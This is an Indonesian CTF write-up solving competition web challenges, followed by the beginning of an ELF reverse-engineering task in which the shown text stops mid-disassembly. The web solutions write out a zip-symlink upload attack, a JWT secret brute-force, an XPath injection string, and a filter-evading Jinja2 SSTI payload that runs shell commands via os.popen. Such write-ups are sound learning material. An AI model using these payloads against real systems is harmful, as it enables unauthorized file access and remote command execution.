


Monthly CTF 2024

E2MC - Einstein's Second Mass Conservation



Daftar isi

Daftar isi.....	1
Web Exploitation.....	2
Go Sleep.....	2
Password.....	5
SiSiTI.....	12
Reverse Enggining.....	14
Static.....	14
Static Secret.....	18
Real APK - SMS Stealer.....	22
Forensic.....	23
Secret Excel.....	23
Hidden Flag.....	25
login.....	26
SFBM.....	28

Web Exploitation

Go Sleep

Challenge 7 Solves X

Go Sleep

100

i need a /flag.txt please? but im too lazy and want to sleep
:(

<http://217.15.166.137:5123>

► Unlock Hint for 999999 points

[server.zip](#)

[Flag](#) [Submit](#)

Di challenge ini menyuruh kita untuk pergi ke /flag.txt, lalu di berikan juga sebuah attachments berupa file server.zip.



Upload The Replican Backup File

Upload File

Choose File No file chosen

[Submit](#)

Copyright © 2024 Cyber Specters by Replican

Disini terdapat sebuah form upload yang bisa digunakan kita untuk mendapatkan flag.txt.

Disini saya tidak tau apakah file .php di perbolehkan atau tidak, karena itu saya bisa ngecek konfigurasi2 web tersebut yang berada di file server.zip.

```
(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Web]
└─$ ls
server.zip

(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Web]
└─$ unzip server.zip
Archive: server.zip
  inflating: docker-compose.yml          # Payload dengan X
  inflating: __MACOSX/.docker-compose.yml
  inflating: dockerfile
  inflating: __MACOSX/.dockerfile         payload = {
  inflating: flag.txt                   "user": "user"
  inflating: __MACOSX/.flag.txt          "n2l": "/**",
  inflating: __MACOSX/server/.requirements.txt "nothing2lazy"
  creating: server/
  inflating: __MACOSX/.server
  inflating: server/requirements.txt
  inflating: __MACOSX/server/.requirements.txt rahasia da
  creating: server/config/
  inflating: __MACOSX/server/.config     JWT SECRET = 'xixp
  inflating: __MACOSX/server/.config     JWT ALG = 'HS256'
  creating: server/module/
```

Setelah di download lalu extract file zip tersebut.

```
(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Web/Go_Sleep]
└─$ cat dockerfile
FROM python:alpine
WORKDIR /app
COPY ./server/requirements.txt .
RUN pip install -r requirements.txt
RUN adduser -D ctf
COPY ./server /app
RUN find /app -type d -exec chown ctf:ctf {} +
COPY flag.txt /flag.txt
USER ctf
EXPOSE 8000
CMD ["./run.sh"]
```

Disini saya mengecek konfigurasi dockernya ternyata file flag.txt di copy ke /flag.txt.

```
20 @app.post("/upload")
21 async def upload_zip(file: UploadFile):
22     while (tmp_path := UPLOAD_PATH/str(random.randint(1, 10))/str(uuid.uuid4())).exists():
23         pass
24     while (file_path := UPLOAD_PATH/str(random.randint(1, 10))/str(uuid.uuid4())).exists():
25         pass
26
27     with open(tmp_path, "wb") as f:
28         f.write(await file.read())
29     args = ['unzip', tmp_path, '-d', file_path]
30     subprocess.run(args, timeout=1)
31     tmp_path.unlink()
32     return {"uuid": matchuuid(file_path.name)}
```

Nah di sini kita tau bahwa jika ingin mendapatkan flag saya harus memasukkan file .zip, lalu disana dia ngerandom angka 1 - 10 dan di sana ketika saya mengupload sebuah file saya akan mendapatkan sebuah uuid, ok informasi ini sudah cukup untuk mendapatkan flag nya.

```
(anonymous㉿kali)-[~/tmp/Go_Sleep]
$ ln -s /flag.txt flag
```

Disini saya membuat symlink yang di mana nanti flag akan mereferensi ke /flag.txt.

```
(anonymous㉿kali)-[~/tmp/Go_Sleep]
$ zip --symlinks shell.zip flag
adding: flag (stored 0%)
```

```
(anonymous㉿kali)-[~/tmp/Go_Sleep]
$ file shell.zip
shell.zip: Zip archive data, at least v1.0 to extract, compression method=store
```

Disini saya membuat sebuah shell.zip yang support symlink ke flag. Lalu tinggal upload saja file zip yang telah dibuat.

Upload The Replican Backup File

Upload File
 shell.zip

Copyright © 2024 Cyber Specters by Replican

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
uuid: "415a7235-1750-4936-b54b-deac3e136ef5"
```

Disini saya mendapatkan sebuah uuid, lalu copy uuid tersebut.

```
← → ⌂ ↻ 217.15.166.137:5123/uploads/1/415a7235-1750-4936-b54b-deac3e136ef5/flag
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB C
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
detail: "Item not found"
```

Disini tinggal masukkan /1/415a7235-1750-4936-b54b-deac3e136ef5, yang dimana /1 merupakan angka random 1 - 10, lalu 415a7235-1750-4936-b54b-deac3e136ef5 merupakan uuid yang telah saya dapat setelah mengupload sebuah file, dan /flag merupakan symlink yang telah saya buat sebelumnya yang digunakan untuk membaca/merefensikan ke flag.txt. full payloadnya akan seperti ini:

<http://217.15.166.137:5123/uploads/1/415a7235-1750-4936-b54b-deac3e136ef5/flag>

Disini hasilnya adalah "Item not found", yang berarti untuk mendapatkan flag.txt nya saya harus memasukkan nomer random dari 1 - 10.

A screenshot of a web browser window. The address bar shows the URL: 217.15.166.137:5123/uploads/2/415a7235-1750-4936-b54b-deac3e136ef5/flag. Below the address bar is a navigation bar with links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffS. The main content area of the browser displays the text: PC24{z1p_s11p_f1rst_t1m3_h3h3h3h3}.

Dan yeah saya mendapatkan flag nya setelah mengganti nomer random nya /1 menjadi /2.

Flag: PC24{z1p_s11p_f1rst_t1m3_h3h3h3h3}

Password

A screenshot of a challenge page titled "Password" worth 100 points. The page includes a "Challenge" button, a "5 Solves" counter, and an "X" button. The challenge description states: "secret? find it in the code anomaly". It provides a URL: <http://217.15.166.137:5125>. It also contains several hints:

- ▼ Unlock Hint for 0 points
Brute force the secret key It's only 4 digits (a-z)
- ▼ Unlock Hint for 0 points
turns out you can **brute force** the **n21** parameter
- ▼ Unlock Hint for 0 points
Wait what? [XML Injection](#)

Below the hints is a download button labeled "server-pas...". At the bottom are "Flag" and "Submit" buttons.

Di challenge ini menyuruh untuk mencari secret dari token JWT dengan cara melakukan Brute force dengan word 4 digit terdiri dari (a-z), lalu menyuruh saya untuk mengubah value dari n21 dengan payload Xpath-injection.

Pertama2 download & extract file zip yang telah di sediakan.

A screenshot of a terminal window. The command \$ ll is run, showing the contents of a directory. A file named "server-password.zip" is visible. The terminal output is as follows:

```
(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Web/Password]
$ ll
total 36
drwxrwxr-x 4 anonymous anonymous 4096 Aug 23 23:16 __MACOSX
-rw-r--r-- 1 anonymous anonymous 2366 Jun 28 01:36 app.py
-rw-r--r-- 1 anonymous anonymous 647 Jun 28 02:05 data.xml
-rw-r--r-- 1 anonymous anonymous 30 Apr 26 08:46 requirements.txt
-rw-rw-r-- 1 anonymous anonymous 10601 Jun 28 02:05 server-password.zip
drwxr-xr-x 2 anonymous anonymous 4096 Apr 26 08:56 static
drwxr-xr-x 2 anonymous anonymous 4096 Apr 26 08:56 templates
```

Disini saya focus kepada file app.py & data.xml.
Jadi pertama saya akan menganalisis file app.py.

```
@app.route('/register', methods=['POST'])
def register():
    username = request.form.get('username')

    if not username:
        return 'Error: username is required', 400

    username = str(username)

    if not re.match('^[a-z]+$', username):
        return 'Error: username must be only lowercase letters', 400

    if len(username) < 3:
        return 'Error: username must be at least 3 letters', 400

    if len(username) > 20:
        return 'Error: username must be no longer than 20 letters', 400
    if username == "berburu":
        return 'Error: heem its not that easy bro'

    jwtData = [
        "user": username,
        "n2l": "https://discord.gg/lazyhub",
        "nothing2lazy": "nothing2lose",
    ]

    cookie = jwt.encode(jwtData, JWT_SECRET, algorithm=JWT_ALG)
```

Singkatnya disini saya akan di arahkan ke /register yang di mana saya dapat membuat sebuah password sendiri.

Yang dimana nanti hasil dari token jwt saya akan menjadi seperti ini:

```
jwtData = {
    "user": Replican,
    "n2l": "https://discord.gg/lazyhub",
    "nothing2lazy": "nothing2lose",
}
```

```
@app.route('/password', methods=['GET'])
def password():
    response = request.cookies.get(JWT_COOKIE)
    if not response:
        return f'Error: missing {JWT_COOKIE} value'
    try:
        d = jwt.decode(response, JWT_SECRET, algorithms=[JWT_ALG])
    except:
        return 'Error: unable to decode', 400

    usr = d['user']
    if not usr:
        return 'Error: missing data field from decoded', 400

    user = xmlroot.xpath("//discord[1]")[0].text
    if usr == "berburu":
        user = os.environ.get('FIRST_FLAG') or 'PC24{first_flag'
        name = d['n2l']
        apakahadadiscordlain = f"/links/sosmed[discord='{name}']"
        result = xmlroot.xpath(apakahadadiscordlain)

        if len(result) > 0:
            return f"Discord fetch user {etree.tostring(result[0], encoding=str)} found!"

    return render_template("password.html", username=usr, password=d['user'], discord=d['n2l'])
```

Disini adalah bagian terpenting untuk mendapatkan flag nya, jadi setelah



saya membuat sebuah password sendiri dan berhasil login saya akan diarahkan ke /password, lalu di sini kunci nya adalah hasil token jwt yang telah saya dapatkan akan saya ubah value dari user nya menjadi "berburu", lalu ubah juga value dari n2l dengan payload Xpath_injection, untuk bisa mengubah isi dari token jwt saya, saya harus memiliki secret nya terlebih dahulu.

Lalu selanjutnya saya akan menganalisis file data.xml.


```
1 <links>
2   <sosmed>
3     <discord>Replican</discord>
4   </sosmed>
5   <sosmed>
6     <discord>Roxasz</discord>
7   </sosmed>
8   <sosmed>
9     <discord>Hafizh</discord>
10  </sosmed>
11  <sosmed>
12    <discord>sEN4TH</discord>
13  </sosmed>
14  <sosmed>
15    <discord>Paul</discord>
16  </sosmed>
17  <sosmed>
18    <discord>MasaFlag</discord>
19  </sosmed>
20  <sosmed>
21    <discord>CobaLAGiCok</discord>
22  </sosmed>
23  <sosmed>
24    <discord>FAKE_2ND_FLAG}</discord>
25  </sosmed>
26  <sosmed>
27    <discord>NahUDah</discord>
28  </sosmed>
29  <sosmed>
30    <discord>Kelewatmang</discord>
31  </sosmed>
32 </links>
```

Disini terdapat sebuah data xml, disini untuk mendapatkan potongan flag ke 2 saya akan focus ke position 8 = "FAKE_2ND_FLAG}" .

Oke saya akan lanjut ke tahap exploitasi.



Disini saya membuat password "test", lalu nanti di arahkan ke /password ternyata user yg saya dapatkan yaitu Replikan tapi bukann itu user yang saya mau.



Disini untuk mendapatkan token jwt nya bisa di cek bagian cookie, di sini saya pake cookie editor.

Disini saya bisa ngecek isi dari token tsb, dengan menggunakan jwt.io

The screenshot shows a Firefox browser window with the URL <https://jwt.io>. The page displays a JSON Web Token (JWT) and its decoded components. The token itself is a long string of characters. To the right, the token is broken down into its header and payload. The header contains the algorithm (HS256) and type (JWT). The payload contains a user named 'test' with a URL 'https://discord.gg/lazyhub' and a field 'nothing2lazy' set to 'nothing2close'. The interface includes tabs for 'Encoded' and 'Decoded', and buttons for 'Debugger', 'Libraries', 'Introduction', and 'Ask'.

Isi nya sama sesuai dari script app.py, tapi disini saya tidak bisa mengubah payload dari token tersebut karena saya belum memiliki secret key.

```
└─(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/Web/Password]
└─$ jwt-cracker -t eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ1c2VyIjoidGVzdCIsIm4ybCI6Imh0dHBz0i8vZGlzY29yZC5nZy9sYXp5aHViIiwibm90aGluZzJsYXp5Ijoibm90aGluZzJsb3NlIn0.QuEhRziuFppc_l1gCJIsMvhan0jAjV9UBJyt_XMhoY -a abcdefghijklmnopqrstuvwxyz --max 4

Attempts: 100000 (91K/s last attempt was 'dxqe')
Attempts: 200000 (90K/s last attempt was 'hvik')
SECRET FOUND: xixp
Time taken (sec): 2.897
Total attempts: 280000
```

Disini saya melakukan crack password nya dengan menggunakan tool jwt-cracker dan mendapatkan secret key nya yaitu: "xixp" untuk tools nya: <https://github.com/lmammino/jwt-cracker>

Payload: jwt-cracker -t
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ1c2VyIjoidGVzdCIsIm4ybCI6Imh0dHBz0i8vZGlzY29yZC5nZy9sYXp5aHViIiwibm90aGluZzJsYXp5Ijoibm90aGluZzJsb3NlIn0.QuEhRziuFppc_l1gCJIsMvhan0jAjV9UBJyt_XMhoY -a abcdefghijklmnopqrstuvwxyz --max 4`

jwt-cracker = merupakan nama tools nya.
-t = merupakan token jwt yang saya dapat.
-a = alphabet/huruf apa saja yang ingin saya brute force, di hint soal sebelum nya di jelaskan bahwa secret nya itu terdiri dari (a-z).
--max = maksimal panjang password yang ingin di brute force.

Oke karena saya sudah mendapatkan secret key nya saya dapat mengubah payload dari token jwt tersebut.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VyIjoiYmVyYnVydSIsIm4ybCI6Imh0dHBz0i8vZG1zY29yZC5nZy9sYXp5aHViliwibm90aGluZzJsYXp5Ijoibm90aGluZzJsb3NIIn0.4KP3WiCqAp1KeT05XOtVwmTWxP3QYon78DlItdJUXIM
```

Decoded EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```


PAYLOAD: DATA

```
{  
  "user": "berburu",  
  "n21": "https://discord.gg/lazyhub",  
  "nothing2lazy": "nothing2lose"  
}
```

Disini saya mengubah value dari user = "berburu", lalu copy token jwt nya masukkan kedalam cookie.



Let's join my Discord server!



Disini saya mendapatkan flag part 1, tinggal mencari flag part 2, untuk mencari flag part 2 saya harus memasukkan payload xpath-injection bagian position yang mengarahkan ke position ke 8 yaitu bagian

```
"FAKE_2ND_FLAG}"
```

```
Positions
//user[position()=1]/name #pepe
//user[last()-1]/name #mark
//user[position()=1]/child::node()[position()=2] #peoncio (password)
```

```
Example:
```

Disini bisa jadi referensi saya.

referensi: <https://book.hacktricks.xyz/pentesting-web/xpath-injection>

The screenshot shows the JUUT tool interface. On the left, under 'Encoded' (PASTE A TOKEN HERE), there is a long, obfuscated JWT token. On the right, under 'Decoded' (EDIT THE PAYLOAD AND SECRET), the token is broken down into its components:

- HEADER: ALGORITHM & TOKEN TYPE**: Contains the JSON object: { "alg": "HS256", "typ": "JWT" }
- PAYLOAD: DATA**: Contains the JSON object: { "n2l": "' or position()=8 or 'x'='y", "nothing2lazy": "nothing2lose" }
- VERIFY SIGNATURE**: Shows the HMACSHA256 calculation: HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), x1xp)

Setelah mencoba banyak2 cara akhir nya ini adalah payload final saya, lalu copy saja token jwt dan masukkan kedalam cookie.



Dan akhirnya saya mendapatkan flag part 2.

Flag: PC24{n0t_th4t_h4rd_?_n1c3_1ts_d0n3_c4pt}

SiSiTI

Challenge

11 Solves



SiSiTI

100

jawab dulu 7 kali 7 berapa, tar kamu tau dimana aku,
hahahahah!!!

<http://217.15.166.137:5127>

► Unlock Hint for 1000 points

Flag

Submit

Di challenge ini menyuruh untuk memasukkan "7 x 7" di dalam input, yang dimana jika hasilnya 49 itu berarti rentan terhadap SSTI(Server Side Template Injection).

Referensi:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md>

The screenshot shows a browser window with multiple tabs open. The active tab is titled 'SSTI (Server Side Template Injection)'. The page content is a simple form with a text input field containing 'test ada, ini untukmu' and a green 'Absent!' button. Above the input field, there's a placeholder 'Apa yang lu mau gw ada'. The developer tools Network tab is open, showing a list of requests. One request, 'succes?pesan=test', is highlighted with a green circle around its 'Server:' header value, which shows 'Werkzeug/3.0.3 Python/3.8.10'. Other requests listed include 'style.css', 'js.js', 'js.js', and 'dom.js'. The browser's taskbar at the bottom shows various pinned icons.

Masukkan input apapun, lalu cek server nya memakai apa yaitu di bagian response header nya.


Ternyata server nya itu menggunakan Python, sekarang tinggal cari aja payload SSTI jinja.

Jinja2

[Official website](#)


Jinja2 is a full featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed.

Setelah mencoba beberapa payload ternyata server tersebut memfilter inputan berupa: ".", "_", "|join", "[", ']', "mro" and "base"



Dan akhirnya ini adalah final payload SSTI saya:

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read'))}}
```



Itu berhasil manampilkan file yang ada di dalam server, lalu tinggal cat saja file flag.txt.

PALUGADA

Apa yang lu mau gw ada

Absen!

PC24{h4T1_H4tl_W1Th_SS1I_BTW} ada, ini untukmu

Dan flag berhasil di dapatkan.

Payload:

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cat flag.txt')|attr('read')()}}
```

Flag: PC24{h4T1_H4tI_W1Th_SS1I_BTW}

Reverse Enggineering

Static

Challenge

5 Solves

X

Static

100

What is this?

↓ chall

Flag

Submit

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/RE/Static]
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked
, BuildID[sha1]=53f907e457fc1c970ccbe3fb9492cad2b86877bc, for GNU/Linux 3.2.0, not
stripped
```

Di challenge ini tidak ada deskripsi yang berarti, tapi di kasih sebuah attachment berupa file ELF.

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/RE/Static]
$ ./chall
What do you want!! : test
Tak segampang itu hahahahaha
```

Lalu tes apa yang file itu inginkan.

```
[└(anonymous㉿kali)-[~/CTF/MonthlyCTF2024/RE/Static]
$ gdb -q ./chall
Poetry could not find a pyproject.toml file in /home/anonymous/CTF/MonthlyCTF2024/RE/Static or its parents
pwndbg: loaded 165 pwndbg commands and 47 shell commands. Type pwndbg [-shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $bn_sym, $bn_var, $bn_eval, $ida GDB Functions (can be used with print/break)
Reading symbols from ./chall ...
(No debugging symbols found in ./chall)
_____ tip of the day (disable with set show-tips off) _____
Use v mmap -A|-B <number> <filter> to display <number> of maps after/before filtered ones
pwndbg> █
```

Lalu lanjut ke tahap debugger, disini saya pake gdb.

gdb = GDB (GNU Debugger), tools buat debugger.

-q = digunakan untuk menjalankan debugger dalam mode "quiet" atau senyap.

chall = merupakan nama file yang ingin di debug.

```
pwndbg> info function main
All functions matching regular expression "main":

Non-debugging symbols:
0x000000000040115f _nl_load_domain.cold
0x0000000000401819 main
0x0000000000401d00 __libc_start_call_main
0x0000000000402bb0 __libc_start_main
0x0000000000402bb0 __libc_start_main_impl
0x0000000000412ae0 __IO_switch_to_main_get_area
0x00000000004292e0 __dl_get_dl_main_map
0x0000000000436f50 __nl_find_domain
0x00000000004371d0 __nl_load_domain
0x000000000044d5a0 __IO_switch_to_main_wget_area
0x000000000048d290 __nl_finddomain_subfreeres
0x000000000048d2e0 __nl_unload_domain
pwndbg> █
```

Mengecek fuction main.

```

pwndbg> disass main
Dump of assembler code for function main:
0x0000000000401819 <+0>: push rbp
0x000000000040181a <+1>: mov rbp,rsp
0x000000000040181d <+4>: add rsp,0xfffffffffffff80
0x0000000000401821 <+8>: mov DWORD PTR [rbp-0x74],edi
0x0000000000401824 <+11>: mov QWORD PTR [rbp-0x80],rsi
0x0000000000401828 <+15>: lea rax,[rip+0x8c7fd] # 0x48e02c
0x000000000040182f <+22>: mov rdi,rax
0x0000000000401832 <+25>: mov eax,0x0
0x0000000000401837 <+30>: call 0x404840 <printf>
0x000000000040183c <+35>: lea rax,[rbp-0x70]
0x0000000000401840 <+39>: mov rsi,rax
0x0000000000401843 <+42>: lea rax,[rip+0x8c7f7] # 0x48e041
0x000000000040184a <+49>: mov rdi,rax
0x000000000040184d <+52>: mov eax,0x0
0x0000000000401852 <+57>: call 0x404770 <_isoc99_scanf>
0x0000000000401857 <+62>: mov eax,0x0
0x000000000040185c <+67>: call 0x4017d5 <decode>
0x0000000000401861 <+72>: lea rax,[rbp-0x70]
0x0000000000401865 <+76>: lea rdx,[rip+0xb9874] # 0x4bb0e0 <secret>
0x000000000040186c <+83>: mov rsi,rdx
0x000000000040186f <+86>: mov rdi,rax
0x0000000000401872 <+89>: call 0x4010a0
0x0000000000401877 <+94>: test eax,eax
0x0000000000401879 <+96>: jne 0x40188c <main+115>
0x000000000040187b <+98>: lea rax,[rip+0x8c7c2] # 0x48e044
0x0000000000401882 <+105>: mov rdi,rax
0x0000000000401885 <+108>: call 0x411c20 <puts>
0x000000000040188a <+113>: jmp 0x40189b <main+130>
0x000000000040188c <+115>: lea rax,[rip+0x8c7c1] # 0x48e054
